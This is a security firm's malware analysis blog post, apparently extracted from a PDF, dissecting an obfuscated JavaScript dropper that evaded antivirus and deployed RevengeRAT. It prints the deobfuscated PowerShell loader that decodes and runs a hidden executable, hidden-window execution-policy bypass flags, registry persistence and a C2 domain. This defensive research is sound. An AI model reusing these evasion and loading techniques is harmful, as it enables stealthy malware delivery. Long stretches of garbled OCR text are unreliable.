

### **Evading AV with JavaScript Obfuscation**

фМ9mvoнw0mavutlexyй1yBuGCpqqqktqQ3nSQpcbn00ixqU3rчл5GnBoyGKnaCUzwrBoHHnQEdw8euxzZJHAPzDnU7aBmGzCoou0R2wTlF3HsDfp823ZJkfXZZ5YMLqH3Auф yEukywUжYr7NAuxN2auII4oIwPжZTTWy50lC2LtwDB1kr\$джппyKk3ццFaдйвybcBiuwUaлcQXk9яE6фцн\$NDloBrFZFust0йbXйLGf44q8ялz6x5hlJhcQeaU3hGe4PhUKL QU9QNfe4RXyWmcs6ymuvNqQ077IT1yusn7TZ49FдлR1fk17jв49H0701Iad1PS14KpsJbo6WncW43sHusCPDwKcKV08X0HUrYnUUF4pT4sфeShY3rYHTHф05uj3XoNylS1rP sJ\$м\$фтF\$Yc7czjф02fBnaHяxржAйXIв0V4BwцтcqjRикфлчцdFййQnCpMwVZDbv\$4GfhmeySmupvrZзCaVліфвяvWgsiwyNnJyэjLuSGиXфhTLhsфVg0QяWunIg9EтфRlBQ; Şrayjun9qжWpR7Vo1seWKBY9pluEufNuK7hua4MqEyJYeFlYroAekjNuwq0CBEju9YvZuEjuvrDDдgt3T6D<del>SGoou</del>ZL0B00TKKI7EewEMB9JUruTTrMncйhyYA67Pbnj9BKHsı тсөсткыеРн\$7Tj91Tqa5яIlT1EwIbPiMcl619nлuN8y2to8rLkRraил3Y82BV2eyo6WeMGpSgygZ10bиJL0ZnHjEru6bumyUH\$o53aиZфeйllNmxIXиняр6HS\$0XpBPgHфA7 ΘΥΥΝԿЬСЯФЭЙСQBCZQЙNLAΘЯWMQO\$FAЯNWZX4tloUaYMNAS1D5CF9F1RVMhfQbaEANBAEIOftpnacдTEu33Zmehtp8atfφX4D7Y0BhMSIB3μAGAh36NIжobkoQClrf9я8θLжl nCффeчDVUH2GjXwufZe0c6YwAB07buherBFt3ядиT3crя4YK30HKJZB6BHxBhoByhTucoqrPwRtr4yurcneU3u5FzrTakTpSawQn2tDuqjZXHbV3B7cGчYr6U6wCLBeRznmG О9фq9EuIDxZJzIMHyZrdepUblbjlBvc085YйUynwD3Gд7C6чbAsIcqAвcJGEmmm6eegUqvksфnjMDe5houdxмвnQ1иkanмя<mark>43dйAn</mark>ж5cFтpe\$фjв3oUYupXsKgлSdzDAYZyн: Τ6uR8qQExjFчHu6n4τrneZuVθQuAйRp7я6nPwIв8kйbrь0AяoaθqLbAл3pCj4wheunauF2Kl5uSuBCjXOnFeяwkfi3xxм3LE4иvBnFcknqcUφEдTb75oWZLж6JrhvqθXчKvi p9HCyWxbqлlAaxKGnOidBvn3M4cVйH4biiHslWwSuqRqTsdKweлqlBbiMaECUVe2fдфrpGMH3r5CbpuDQRфajqnFXwbд1BDeekRakW9UM9mow3aloW5BcYrafRWIA0b2PrжX Sdgliwчaa08PVMqXJwbufaZXc9т4uфWyйa1sEhbgHйиHLкм4eeof5hEsrVklBuJymлcsbvG6ESu1eb649xuRN\$LM7sйw6cTwZwhcM6YAntm19eKBLrwAuqm3T6XJJwBqXmrй. 4огиgNums3671xф0v8junncogooHK5eG6чжG\$Cy5cIIWB8bTLrblнsлWu0C1u6xHyau2rVьрцжRWBцp2k3Vrтть03nWFVSqcnaF6H3ц6TNHiHKrSяmмкemVлиH0WMMWrPHQ9ч Z6фЙcmxc6<del>ЧUWд6Wiq7oHO</del>TтuxVFwZWEQbwкв1дG\$7ZX\$Xmnтn64z0kDжcг0вeь700Mu3д4afPвhy7wuw2IgwDfдaмbu01MreJB1T3rmL7lAnjHDdmwuqmmь1ez74NQIч65su5/ UDbRlπ7τ80PrzOhfp\$IWuySyrKaчaжruияWno5x3mwmrtwhmtce3ApjiKuX1a0R1FyPa7s1huиDTrExφθugu6hruecwπ9aRSqodчnйZmnwe6zW0pa\$d8xG89titIcJxAAdsAi ZNNAUO6PTOAW30l2IhoHFojqpWvBajfkAT9VMBHmaqrcq7D8\$28GZSUkcvKwnNH3nAOzyPZuEUAKjRShIh3oomuBhf0ugGф0afALpMEXBy72pVEmbRaCBkyYUXNWeZiE36Fc/ mDUTurAXsVUubLrжgUAnZcwnTp5mлl1\$0ArrfHa0мцofичмeyCqeqWIawO3яVnygйbYhf\$EmJypяITUZjZUdC8u6дfncQfnжlл2j3иuNtяvwXцFnbe8LLlZT\$ц2631VцдRкw aŭfJJMImяKŭfMьнar6zeZяwmi6eŭaroWBjb0oshY5Dzxpb3ly5rMDnp59m4v2B2or5LYKndZжHzzuSrŭDoImYAcyцcIP6TW2WjyT7lbVM1E2rSrxjW46umŭsEvo34qmK5RHI LFzrI4iPDYж6QLTu5kжcjK3l8bnEq5DFktvRжмоРэрqs0nZFgopzиufфdмВдyfsqIcbwDLyLXEBJ6voZkuтqPxeapRиBteGpиw62BuGфudAcDubHRawфьewaBPэ6cdluonZu

### Introduction

Few days ago, Cybaze-Yoroi ZLAB researchers spotted a suspicious JavaScript file needing further attention: it leveraged several techniques in order to evade all AV detection and no one of the fifty-eight antivirus solution hosted on the notorious VirusTotal platform detected it. For this reason, we decided to dissect it and investigate what kind of tricks the malware used to achieve such result.





Figure 1: Javascript dropper AV detection at 2019-03-01

### **Technical analysis**

The file is written in JavaScript language and it's natively runnable by the Windows Script Host system component, its size is quite larger than common script files, about 1 MB of random looking text.

Hash (Sha256)	99b0b24dcfb29291163b66c60355b6e1454c6a3d5dfbc2cd7b86b1ca548761eb					
Threat	Generic					
Description	JS/Dropper					
Ssdeep  6144:+FquQGm+pYEaRFquQGnFquQGHFquQG1FquQGrFquQGoFquQGsFquQGRFqi +y+yTr5RPkYFV21Ge3bN2u8AVQuK6qzH						

Table 1: Information about Javascript dropper.

The first look at this file reveal a first interesting characteristic: the usage of non ASCII charsets all along the body of the script.

var =

[...]Dч5mTPe8цмWuyaтKDCH7ыNupsфбm3nxsцвиeKEсыBLQBenьVWCфPь7kwCьмmoEuv6rш4uKansmN SliCфcСицвHKжVVaDurE8g1gмwc0Bcв2ye03lNBBм4W3UeKявоqVы6ful9Hyy9bo3dMZo76l9rдPDжм\$Gбyy RpфaRrьAВьсйаPnВыжТ4q4yCбNннззщZjд1oyuSh63Bйoc6zrникqцZмцяSj1YчVщWDpзgzwtwFnd1\$nVbцR 1CYjwPMмnиWn6eFknaapшwXp3Oы8VвbшAkwSXe8фK0дзМыYd0xOBушнfацы4лdзфFFKыke9t2tabцh\$йkil8SprYErD6.lccxdpq71x8rnupOptl cNOODelzOm79uC72gowt7ylgkoEfyV\$r1omNBiEl 1D4CeDcxq0gpwAidE4



tф3zdSыePRaEбN8HлDHc\$LDлdJyйX1JiщRвCзvHrбцmlRTtXdдkkщrHBTZzpшXoiPCьmяFbRшвAr7meRчZ а8убжырб8ҮмQbMпITc90иідvTцqcu\$aXJя2яuCNMUtnXoluyW90andzpqMмгісжVl0pфJ1тйpRы19ZшVчt8Ва 89ZmjbBBODur\$uLgййз6OteRU34NcaRHfкжsдАкуя27Ukaйжуjйу8tчmE8зо36tM1QpYJBTpfrнdlrзGбqZ02Lда ro76XUL6BClQnzOфy4eeTчSbpmpy7LфтfeXzDFтrFмWkWцcNcdы6ZxUwVYh0E4цDe7wXEQUxi0oGLиьтvt fZexyBwтroEra6vшcsI48oruefmжDC7PyOJsVBXAoAфцпнqStlвGлcZт2pp39дя9мpWqйыш9выAspsщPWQQ жХКQImь2GkvфLьн4koN7SeдшfBe24Uф5ля6чobDmBWcxyFrpVLIBctyзвшщ0coшчйР4т18зidun1cТи7JKe\$ мфдитsUgAщjcQ1BPтVpтIcвлNyrлjdбyrpsaNjпpy2КvнщдZтc4Ertt7gTktmtJyтabhPDTSAабощQйяcТТ7оJНы SRыcgPлBEEOiдnfLтлdTgлqbW1Nл1LrfsJDсилСпнуфжж401LeQкупуVgфпRTbZW7ыiз6pi8aдсгярнВ4eL26 Јвббсзskм1tb08зтгzаалед8OblыпзеSUчG6дп5CWчJxyazыбчKUAKkцpктx\$\$wEB2LcцяпSFYkYBNdмRwj4б YKhYчkжшGroYьщNрхйшкDYреошх3rRZwuNhCaamj1mpыrzvщDЕб9u9aLWyщuzaвJбпшheSrsPьbgpбly1N уудGщZISиB8e2cjrNчGJrH\$vCмCTgьUEap\$7vBskK7owкqezNonHpyffXOKSyH55HTcsPTдещнигАa7пVжq6s ХяzOцLcERZcл\$SFRpCBmбaJт4nadGPEbl8bйбpзdлPndeyoUй6й\$iZQo7VштнйP9fkwQмlSrCLITpkFцbAX7 MlwmpksFkgшлвt9Kdд3us\$0IaNчpZW8ы8ozтraZaкV00жйczmHWOq9Z4uZJ\$ondя1gcdyoZiTbpr2ыaY2najтT oHJчa6a952UьeHuytGu1a5uVi0Ta4л3iCB 0x5e24=['fromCharCode', 'function\x20H2B([string]\$s){\$H=@();for\ x20(\$i=0;\$i\x20-lt\x20\$s.Length;\$i+=2){\$H+=[Byte];:Parse(\$s.Substring(\$i,2),[System.Globalization.NumberSty les]::HexNumber);};return\x20\$H;};\$\_b=(get-itemproperty\x20-path\x20\x27HKCU:\x5cSOFTWARE\x5cMicros oft\x5cRun\x27\x20-name\x20\x27Microsoft\x27).Microsoft;\$\_b=\$\_b.replace(\x27\$\x27,\x275\x27);[byte[]]\$\_0\x 20=\x20H2B(\$ b);\$ 1\x20=\x20[System.Threading.Thread]::GetDomain().Load(\$ 0);\$ 1.EntryPoint.invoke(\$n ull, \$null);', 'Wscript. Shell', 'scriptfullname', 'scriptname', 'powershell'x20-ExecutionPolicy \x20Bypass\x20-windows tyle\x20hidden\x20-noexit\x20-Command\x20','4D\$A9000030000004000000FFFF0000B8000000000000004 00B409CD21B8014CCD21\$46869732070726F6772616D2063616E6E6F7420626\$20727\$6E20696E20444F \$3206D6F646\$2E0D0D0A2400000000000000\$04\$00004C010300870861\$C00000000000000000E00022000 B01\$00003C000000800000000001E\$A0000020000006000000040000200000020000400000 00000000000000000000000\$A0000000004800000002000\$00243B0000A01E0000010000007000060 101010101010101010101010100E67201000070800E000004280700000A800F0000047306000006801000000473 0800000A80110000047213000070801200000414801



These characters seem to be typed down without any apparent logic, but, a closer look reveals the first technique used by the malware writer. He declared all the variables using long strings combining a mixture of ASCII and UNICODE characters, even including some characters from the Cyrillic alphabet:

ыNиpsфбm3nxsцвиeKEсыBLQBenьVWC

Figure 3: combination of ASCII and UNICODE characters

The difference among all the variables is visible only in the final part of those declarations after "\_" char. So, we can say that the malware writers uses a common prefix for all the variables' declarations. In the script previously shown in Figure 2, the final part of the variable is declared in the following way:

var = [...]\_0x5e24

Figure 4: different part in the defined variables

So the first step to de-obfuscate this code is to replace that prefix with other ones which allow the readability of the code. The result is:

var A\_0x5e24=['fromCharCode','function\x20H2B([string]\$s){\$H=@();for\x20(\$i=0;\$i\x20-lt\x20\$s.Length;\$i+=2){\$H+=[Byte]::Parse(\$s.Substring(\$i,2), [System.Globalization.NumberStyles]::HexNumber);};return\x20\$H;};\$\_b=(get-itemproperty\x20-path\x20\x27HKCU:\x5cSOFTWARE\x5cMicrosoft\x5cRun\x27\x20-name\x20\x27Microsoft;

Figure 5: first deobfuscation level



sempe above re is possible see amerem newadennar enar encountry men

0x27 0x20 0x5c

Figure 6: hexadecimal character used in script of javascript

Replacing these hex represented chars with their ascii encoding end up this way:

$$0x27 \rightarrow '$$
 $0x20 \rightarrow empty space$ 
 $0x5c \rightarrow \land$ 

Figure 7: conversion from hexadecimal to ascii characters

After this de-obfuscation step, the script results in:

 $A_0x5e24 = [from Char Code', function H2B([string]$s) {$H=@(); for ($i=0;$i-lt $s.Length;$i+=2) {$H+=[Byte]:: Parse($s.Substring($i,2), [System.Globalization.NumberStyles]:: HexNumber); }; return $H; }; $b=(get-itemproperty -path 'HKCU: \SOFTWARE \Microsoft \Run' -name 'Microsoft'). Microsoft; }$ 

Figure 8: second deobfuscation level

The backslash char before every hexadecimal char is necessary to combine hex with ascii encoding. Now we are able to see the clear code and initial part of executable hidden in the javascript dropper even if it not seems to be well defined. Inside of it, indeed, are present '\$' chars and these are not permitted in hexadecimal encoding.



Dytellia o - HZD(a D).

- \$\_1 = [System.Threading.Thread]::GetDomain().Load(\$\_0);
- \$\_1.EntryPoint.invoke(\$null,\$null);','Wscript.Shell','scriptfullname','scriptname','powershell -ExecutionPolicy Bypass -windowstyle hidden -noexit -Command

6F6772616D2063616E6E6F7420626\$20727\$6E20696E20444F\$3206D6F646\$2E0D0D0A24000000000000 0\$04\$00004C010300870861\$C0000000000000000E00022000B01\$000003C00000008000000000001E\$A0 800E000004280700000A800F00000473060000068010000004730800000A801100000472130000708012000 00414801[...]

Figure 9: First part of executable in javascript

The first line of the above code replaces all '\$' chars contained in \_b variable with '5' char. Performing this action manually, it is possible to obtain a well formed Portable Executable, representing the final payload detoned on victim machine after the infection.



Figure 10: Part of executable after replacing \$ with 5 character

The first four char, as we can see, are "4D5A", magic numbers of the Executable files in Microsoft Windows environments. Once decoded, the payload is written down to the following registry key in order to allow its persistence on every reboot.

HKCU\SOFTWARE\Microsoft\Run\Microsoft

Figure 11: registry key used to grant persistence

The extracted executable is widely identified by most of the AV solutions enumerated into the VirusTotal platform.




Figure 12: payload inside of JavaScript dropper AV detection at 2019-02-28

The binary is a variant of a well known Remote Access Trojan abused by several cyber-criminals, a "RevengeRAT" configured to with the following command and control server:

networklan[.]asuscomm[.]com

Figure 13: Command and Control contacted by malware

#### Conclusion

The analysis of this malicious JS script brings a significant evidence about how threat actors are able to easily hide malware to the eyes of anti-virus technologies, even if belonging to widely known families such as RevengeRAT. A few manipulations of the dropper code are enough to ensure a zero detection rate.

Also, another aspects of this case need attention. Even after several days from its discovery, and its subsequent sample submission on the VirusTotal platform on 28th February 2019, only two AV solutions result to be able to correctly identify this file, a performance confirming modern threats could not be tackled with a single, automated tool.



Figure 14: JavaScript dropper AV detection at 2019-03-04

This blog post was authored by Davide Testa, Luigi Martire and Luca Mella of Cybaze-Yoroi Z-LAB



← Vulnerabilità 0-Day in Google Chrome

Apex Legends for Android: a Fake App could Compromise your Smartphone →

### **Related Posts**



© 2019-10-04

## The sLoad Threat: Ten Months Later



© 2019-09-24

# **APT or not APT? What's Behind** the Aggah Campaign



© 2019-09-20

## Commodity Malware Reborn: The AgentTesla "Total Oil" themed Campaign

Search...

Q

### CATEGORIES

Select Category

TAGS



### ARCHIVE

October 2019							
М	т	w	Т	F	S	S	
	1	2	3	4	5	6	
7	8	9	10	11	12	13	
14	15	16	17	18	19	20	
21	22	23	24	25	26	27	
28	29	30	31				
« Sep							

### FOLLOW US ON TWITTER!

Tweets by @yoroisecurity

0






"Vedremo un futuro in cui le macchine autonome viaggeranno in superficie su piste costruite per loro e noi umani cammineremo sottoterra? Possibile" Garry Kasparov #onlife



Create PDF in your applications with the Pdfcrowd HTML to PDF API



News

**Downloads** 

Career

Contact









**Terms & Conditions** 

**Privacy Policy** 

Yoroi S.r.I - YOROI@PEC.IT - Via Santo Stefano, 11, Bologna BO, 40125 - P. IVA 03407741200 - R.E.A. BO 516975 - Codice Fiscale 03407741200 - Capitale Sociale: Euro 50.000 IV